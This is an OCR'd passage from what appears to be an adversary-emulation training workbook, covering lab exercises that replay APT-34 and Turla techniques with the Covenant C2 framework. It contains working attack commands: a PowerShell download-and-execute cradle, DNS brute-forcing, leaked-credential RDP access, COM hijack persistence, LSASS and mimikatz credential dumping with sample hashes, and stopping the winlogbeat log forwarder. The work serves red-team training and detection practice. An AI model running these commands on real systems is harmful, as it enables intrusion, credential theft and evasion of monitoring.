
Source: attack.mitre.org

T1050 - New Service

Step 1: Create a Dummy Service

Finally, let's create a dummy service on the domain controller to confirm our "Domain Administrator" access. Although Covenant does not provide a built-in task for this, this is rather straightforward when using the command line. Let's create a new *"Shell"* task on the *"WIN10"* grunt, where we run the following *"ShellCommand"*:

```
sc \\dc create test binpath= "C:\Windows\system32\calc.exe"
```



Note that we are not actually providing a malicious binary for our newly created service; we are merely pointing the service at `calc.exe`. For the purpose of emulating the specific technique, this is sufficient. If all went well, you should receive a *"CreateService SUCCESS"* output.

```
[SC] CreateService SUCCESS
```


T1158 - Hidden Files and Directories

Step 2: Hide our Payloads

This is a rather straightforward technique that purely relies on built-in commands to hide payloads or backdoors that have been added. Let's hide the `C:\Users\Public` directory we used to download some of our tools:

Run the following as a "Shell" task through Covenant on the "SQL" Grunt:

```
attrib +h C:\Users\Public
```



The tasking will not provide an output, but feel free to check through the *"SQL"* Remote Desktop session whether the directory was actually hidden...

Conclusions

During this lab, we demonstrated the following highly useful skills:

- How an emulation plan for APT-34 can be built in Covenant

If you have time left, please feel free to take some time to also automate this emulation plan. Alternatively, can you try detecting the various steps of the emulation plan on your Elastic stack?

After the lab, please stop your target environment. In order to do so, please use the following command:

```
cd /home/student/Desktop/lab-manager
./manage.sh destroy_target -t [version_tag] -r [region]
```

Exercise 3: Turla Emulation

Today, we will focus on the execution of a series of APT groups in a structured fashion. As a third APT group, we'll look at Turla.

> Turla is a Russian-based threat group that has infected victims in over 45 countries, spanning a range of industries including government, embassies, military, education, research and pharmaceutical companies since 2004. Heightened activity was seen in mid-2015. Turla is known for conducting watering hole and spearphishing campaigns and leveraging in-house tools and malware. Turla's espionage platform is mainly used against Windows machines, but has also been seen used against macOS and Linux machines.
>
> *Source: attack.mitre.org*

Lab Setup and Preparation

Please start your target lab environment using the following commands on the student VM:

```
cd /home/student/Desktop/lab-manager
./manage.sh deploy -r [region] -t [version_tag]
```

Once the environment is deployed, please start the lab from the CommandoVM. Do note that this lab relies on some historical data being present on the SQL server. To ensure the data is present, connect to the SQL server using the `student_dadm` account (password `Sec699!!`) and disconnect, that's it.

Objective 1: Manual Emulation

> Turla is a Russian-based threat group that has infected victims in over 45 countries, spanning a range of industries including government, embassies, military, education, research and pharmaceutical companies since 2004. Heightened activity was seen in mid-2015. Turla is known for conducting watering hole and spearphishing campaigns and leveraging in-house tools and malware. Turla's espionage platform is mainly used against Windows machines, but has also been seen used against macOS and Linux machines.
>
> *Source: attack.mitre.org*

Like many Advanced Persistent Threats (APT), Turla leverages many different techniques. To keep our emulation meaningful, we must ensure the chosen kill-chain matches used techniques while keeping the chain realistic. As introduced during the lecture, we will emulate the following techniques using Covenant:

Phase 1

- T1078: Valid Accounts
- T1064: Scripting

Phase 2

- T1122: COM Hijacking
- T1003: Credential Dumping
- T1089: Disabling Security Tools
- T1075: Pass-the-Hash

Phase 3

- T1490: Inhibit System Recovery (*BONUS*)

If you are unfamiliar with any of the techniques, please take a few moments to explore them using the links above!

Phase 1: Initial Exeuction

We will rely on Convenant to manually perform our Turla emulation plan! Remember that MITRE ATT&CK assumes initial compromise, so before we start running through the different phases of the plan, we'll need to find a way to launch a Covenant implant.

For today's plan, we've chosen to use Valid Accounts as an infection vector! In this first phase, we will cover the following two ATT&CK techniques:

T1078 - Valid Accounts

Adversaries may steal the credentials of a specific user or service account using Credential Access techniques or capture credentials earlier in their reconnaissance process through social engineering for means of gaining Initial Access.

Accounts that an adversary may use can fall into three categories: default, local, and domain accounts. Default accounts are those that are built-into an OS such as Guest or Administrator account on Windows systems or default factory/provider set accounts on other types of systems, software, or devices. Local accounts are those configured by an organization for use by users, remote support, services, or for administration on a single system or service. Domain accounts are those managed by Active Directory Domain Services where access and permissions are configured across systems and services that are part of that domain. Domain accounts can cover users, administrators, and services.

Compromised credentials may be used to bypass access controls placed on various resources on systems within the network and may even be used for persistent access to remote systems and externally available services, such as VPNs, Outlook Web Access and remote desktop. Compromised credentials may also grant an adversary increased privilege to specific systems or access to restricted areas of the network. Adversaries may choose not to use malware or tools in conjunction with the legitimate access those credentials provide to make it harder to detect their presence.

Default accounts are also not limited to Guest and Administrator on client machines, they also include accounts that are preset for equipment such as network devices and computer applications whether they are internal, open source, or COTS. Appliances that come preset with a username and password combination pose a serious threat to organizations that do not change it post installation, as they are easy targets for an adversary. Similarly, adversaries may also utilize publicly disclosed private keys, or stolen private keys, to legitimately connect to remote environments via Remote Services.

The overlap of account access, credentials, and permissions across a network of systems is of concern because the adversary may be able to pivot across accounts and systems to reach a high level of access (i.e., domain or enterprise administrator) to bypass access controls set within the enterprise.

Source: attack.mitre.org

T1064 - Scripting

Adversaries may use scripts to aid in operations and perform multiple actions that would otherwise be manual. Scripting is useful for speeding up operational tasks and reducing the time required to gain access to critical resources. Some scripting languages may be used to bypass process monitoring mechanisms by directly interacting with the operating

system at an API level instead of calling other programs. Common scripting languages for Windows include VBScript and PowerShell but could also be in the form of command-line batch scripts.

Scripts can be embedded inside Office documents as macros that can be set to execute when files used in Spearphishing Attachment and other types of spearphishing are opened. Malicious embedded macros are an alternative means of execution than software exploitation through Exploitation for Client Execution, where adversaries will rely on macros being allowed or that the user will accept to activate them.


Source: attack.mitre.org

Step 1: Use a Leaked Account

In this scenario, we'll assume an account was already breached by the adversary. Users often reuse passwords across environments. A recent third-party supplier breach at SyncTechLabs leaked the `student_ladm@sec699-20.lab` account along with the `Sec699!!` password.

As an attacker, we'll now try to leverage that credential to gain an initial foothold in the environment. We will also attempt to identify target hosts by brute forcing DNS!

On your Commando machine, start by opening a Kali prompt.



Using `nslookup` from our Kali prompt, we can identify the `sec699-20.lab` name server.

```
nslookup -type=ns sec699-20.lab 192.168.20.101
```

> *The previous commands look up the name server (`-type=ns`) of the `sec699-10.lab` domain. Note that as the above domain is not publicly registered, we have to specify which server has this information (`192.168.20.101`).*

```
Server:         192.168.20.101
Address:        192.168.20.101#53

sec699-20.lab   nameserver = dc.sec699-20.lab.
```

Using the above identified name server (`dc.sec699-20.lab`), an attacker can brute-force additional sub-domains that could be good targets. First, using `crunch`, an attacker can create his dictionary. For our example, we will limit the dictionary's content to `@@@` where `@` is a

letter. This is done as we aim to match similarly looking sub-domains. Do note that an actual attacker might not limit their dictionary as we did.

```
crunch 3 3 abcdefghijklmnopqrstuvwxyz -t @@@ -o subdomains.txt
```

> *The above command will build up a dictionary which we will later be able to use to enumerate the DNS entries.*

```
Crunch will now generate the following amount of data: 70304 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 17576

crunch: 100% completed generating output
```

With the example `subdomains.txt` dictionary build, an attacker can then move to brute-force the DNS entries using `dnsrecon`.

Using `dnsrecon`, an attacker can brute-force (`-t brt`) the `sec699-20.lab` domain (`-d`) with the previously build dictionary (`-D subdomains.txt`). Do note that as the domain is not publicly registered, we have to specify which server holds the information (`-n 192.168.20.101`).

```
dnsrecon -d sec699-20.lab -n 192.168.20.101 -D $PWD/subdomains.txt -t brt
```

> *After some time, the command will discover another server:*

```
[*] Performing host and subdomain brute force against sec699-20.lab
[*]      A soc.sec699-20.lab 192.168.20.106
[*]      A sql.sec699-20.lab 192.168.20.104
[+] 2 Records Found
```

Using this collected information, an attacker may now attempt to RDP to the target machine (`192.168.20.104`) using the leaked `SEC699-20.LAB\student_ladm` account (password `Sec699!!`). If the `student_ladm` user reuses his password across environments ("SyncTechLabs" and "Sec699-20"), an attacker will obtain access impersonating the leaked user.

From your CommandoVM, go ahead and RDP to the SQL server `192.168.20.104` identified using the leaked `SEC699-20.LAB\student_ladm` account (password `Sec699!!`).

Step 2: Drop and Run

With the RDP session opened, all there is left to do is to run our script in an elevated prompt and disconnect. We will use the PowerShell launcher we previously generated. Please open an elevated command prompt (right-click, "Run as Administrator") and execute the following command:

```
powershell -Sta -Nop -Window Hidden -Command "iex (New-Object
Net.WebClient).DownloadString('http://192.168.20.107/WindowsUpdate.ps1')"
```

Once the command was executed, please close the RDP session.

Phase 2: Persistence and Escalation

In the second phase of our plan, we will emulate the following techniques:

T1122 - Component Object Model Hijacking

The Component Object Model (COM) is a system within Windows to enable interaction between software components through the operating system. Adversaries can use this system to insert malicious code that can be executed in place of legitimate software through hijacking the COM references and relationships as a means for persistence. Hijacking a COM object requires a change in the Windows Registry to replace a reference to a legitimate system component which may cause that component to not work when executed. When that system component is executed through normal system operation the adversary's code will be executed instead. An adversary is likely to hijack objects that are used frequently enough to maintain a consistent level of persistence, but are unlikely to break noticeable functionality within the system as to avoid system instability that could lead to detection.

Source: attack.mitre.org

T1003 - Credential Dumping

Credential dumping is the process of obtaining account login and password information, normally in the form of a hash or a clear text password, from the operating system and software. Credentials can then be used to perform Lateral Movement and access restricted information.

Several of the tools mentioned in this technique may be used by both adversaries and professional security testers. Additional custom tools likely exist as well.

Source: attack.mitre.org

T1089 - Disabling Security Tools

Adversaries may disable security tools to avoid possible detection of their tools and activities. This can take the form of killing security software or event logging processes, deleting Registry keys so that tools do not start at run time, or other methods to interfere with security scanning or event reporting.

Source: attack.mitre.org

T1075 - Pass-The-Hash

Pass the hash (PtH) is a method of authenticating as a user without having access to the user's cleartext password. This method bypasses standard authentication steps that require a cleartext password, moving directly into the portion of the authentication that uses the password hash. In this technique, valid password hashes for the account being used are captured using a Credential Access technique. Captured hashes are used with PtH to authenticate as that user. Once authenticated, PtH may be used to perform actions on local or remote systems.

Source: attack.mitre.org

T1122 - COM Hijacking


We have seen in the first exercise of this day how we could achieve COM persistence. The commands we executed to drop and persist the DLL used PowerShell. In this exercise we will use Covenant to achieve the same objective.

Step 1: Upload the DLL

From our CommandoVM, let's connect to our Covenant C2 stack at `https://192.168.20.107:7443`. As a reminder, the credentials were username `Student` and password `Sec699!!`.

Once authenticated, please open the `Grunts` tab, where you should see one active Grunt. Please open (click) it and select the `Task` tab.

The first step in persisting a DLL is actually drop it on the target machine. Using Covenant, create a new `Upload` task which has `C:\Users\Public\Hijack.dll` as path. Select as `FileContents` the DLL we created yesterday.



Once ready, press the blue `Task` button. The Grunt Task will execute and, once completed, output the initial file path.

Step 2: Persist through COM Hijacking

With our DLL present on the target, we can move on to persist it by hijacking a COM object. Using the `PersistCOMHijack` task, we can select exercise one's CLSID `35786D3C-B075-49b9-88DD-029876E11C01` as well as the DLL's `C:\Users\Public\Hijack.dll` path as configuration. Once ready, press the blue `Task` button.

```
COM hijack succeeded for CLSID: 35786D3C-B075-49b9-88DD-029876E11C01 with
ExecutablePath: C:\Users\Public\Hijack.dll
```

T1003 - Credential Dumping

As illustrated during the lecture, one of the most effective ways to dump credentials on Windows is to attack `lsass.exe`.

Plaintext Credentials

After a user logs on to a system, a variety of credentials are generated and stored in the Local Security Authority Subsystem Service (LSASS) process in memory. These credentials can be harvested by an administrative user or SYSTEM.

SSPI (Security Support Provider Interface) functions as a common interface to several Security Support Providers (SSPs): A Security Support Provider is a dynamic-link library (DLL) that makes one or more security packages available to applications.

The following SSPs can be used to access credentials:

Msv: Interactive logons, batch logons, and service logons are done through the MSV authentication package.Wdigest: The Digest Authentication protocol is designed for use with Hypertext Transfer Protocol (HTTP) and Simple Authentication Security Layer (SASL) exchanges. [6]Kerberos: Preferred for mutual client-server domain authentication in Windows 2000 and later.CredSSP: Provides SSO and Network Level Authentication for Remote Desktop Services. The following tools can be used to enumerate credentials:

- Windows Credential Editor
- Mimikatz

As well as in-memory techniques, the LSASS process memory can be dumped from the target host and analyzed on a local system.

For example, on the target host use procdump:

```
procdump -ma lsass.exe lsass_dump
```

Locally, mimikatz can be run:

```
sekurlsa::Minidump lsassdump.dmp
sekurlsa::logonPasswords
```


Source: attack.mitre.org

Step 3: Mimikatz Dumping


Note: Extracting credentials from our target machine assumes the accounts logged-in at least once. To ensure we can compromise `student_dadm`, open an RDP session to `192.168.20.104` as the `sec699-20.lab\student_dadm` user (password `Sec699!!`). Once logged-in you may proceed to log back out.

While Covenant includes the `Mimikatz` task, it's not fully up to date and often has issues with modern Windows versions. Let's upload and execute a recent version of Mimikatz, which we can do using the `Upload` and `Shell` tasks. You can find a recent version of Mimikatz on the CommandoVM machine in `C:\tools\Mimikatz`.

As a first step, let's create an `Upload` Covenant task:



Next, let's execute Mimikatz using a `Shell` task, specifying the `privilege::debug sekurlsa::logonPasswords exit` arguments:



Within the dump, you will be able to identify either plaintext credentials (such as for the `student_ladm` user) or NTLM hashes (such as is the case for both the `student_ladm` and

`student` users). Note that the following excerpt is trimmed (`[...]`) for readability purposes.

```
  .#####.   mimikatz 2.2.0 (x64) #18362 Oct  8 2019 14:30:39
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::logonPasswords

Authentication Id : 0 ; 3069758 (00000000:002ed73e)
Session           : RemoteInteractive from 3
User Name         : student_dadm
Domain            : sec699-40
Logon Server      : DC
Logon Time        : 4/23/2020 1:24:29 AM
SID               : S-1-5-21-691669100-3415365257-3087648052-1127
    msv :
     [00000003] Primary
     * Username : student_dadm
     * Domain   : sec699-40
     * NTLM     : 069b860ab22f8e8023b87e0d9addf4ee
     * SHA1     : 706ee93089fc0a7c9c1bc34c937db725d1224c58
     * DPAPI    : 01105c62afd6b1359531ed407c56f854
    [...]

[...]

Authentication Id : 0 ; 1578089 (00000000:00181469)
Session           : RemoteInteractive from 2
User Name         : student_ladm
Domain            : sec699-40
Logon Server      : DC
Logon Time        : 4/23/2020 12:45:47 AM
SID               : S-1-5-21-691669100-3415365257-3087648052-1126
    msv :
     [00000003] Primary
     * Username : student_ladm
     * Domain   : sec699-40
     * NTLM     : 069b860ab22f8e8023b87e0d9addf4ee
     * SHA1     : 706ee93089fc0a7c9c1bc34c937db725d1224c58
     * DPAPI    : e3dc3f2d8cfe90479131481eecbbb5e8
    [...]

[...]

Authentication Id : 0 ; 110293 (00000000:0001aed5)
Session           : Service from 0
User Name         : sql_svc
Domain            : sec699-40
Logon Server      : DC
Logon Time        : 4/22/2020 10:48:45 PM
SID               : S-1-5-21-691669100-3415365257-3087648052-1128
    msv :
```

```
     [00000003] Primary
     * Username : sql_svc
     * Domain   : sec699-40
     * NTLM     : 0b8b83fc8935755016cabcea9549ed84
     * SHA1     : de6ff9ce4ba67910a2641dece1ef174a4ebe5595
     * DPAPI    : 1d278e20f6efad0df0c32cf4261dad0e
    [...]

[...]
```


T1089 - Disabling Security Tools

Step 4: Stopping the Monitoring

Disabling security tools is a key feature an adversary can leverage to ensure his foothold persists and is not detected. With the growing popularity of Elastic-based monitoring, let's make sure Elastic's `winlogbeat` ingestion service doesn't forward the Windows Event logs.

To do so, create a `Shell` Task which will execute the following `sc` command.

```
sc stop winlogbeat
```



Once ready, go ahead and press the blue `Task` button.

> *After a couple of seconds, you should have a simillar looking output synonym of a sucessful execution.*

```
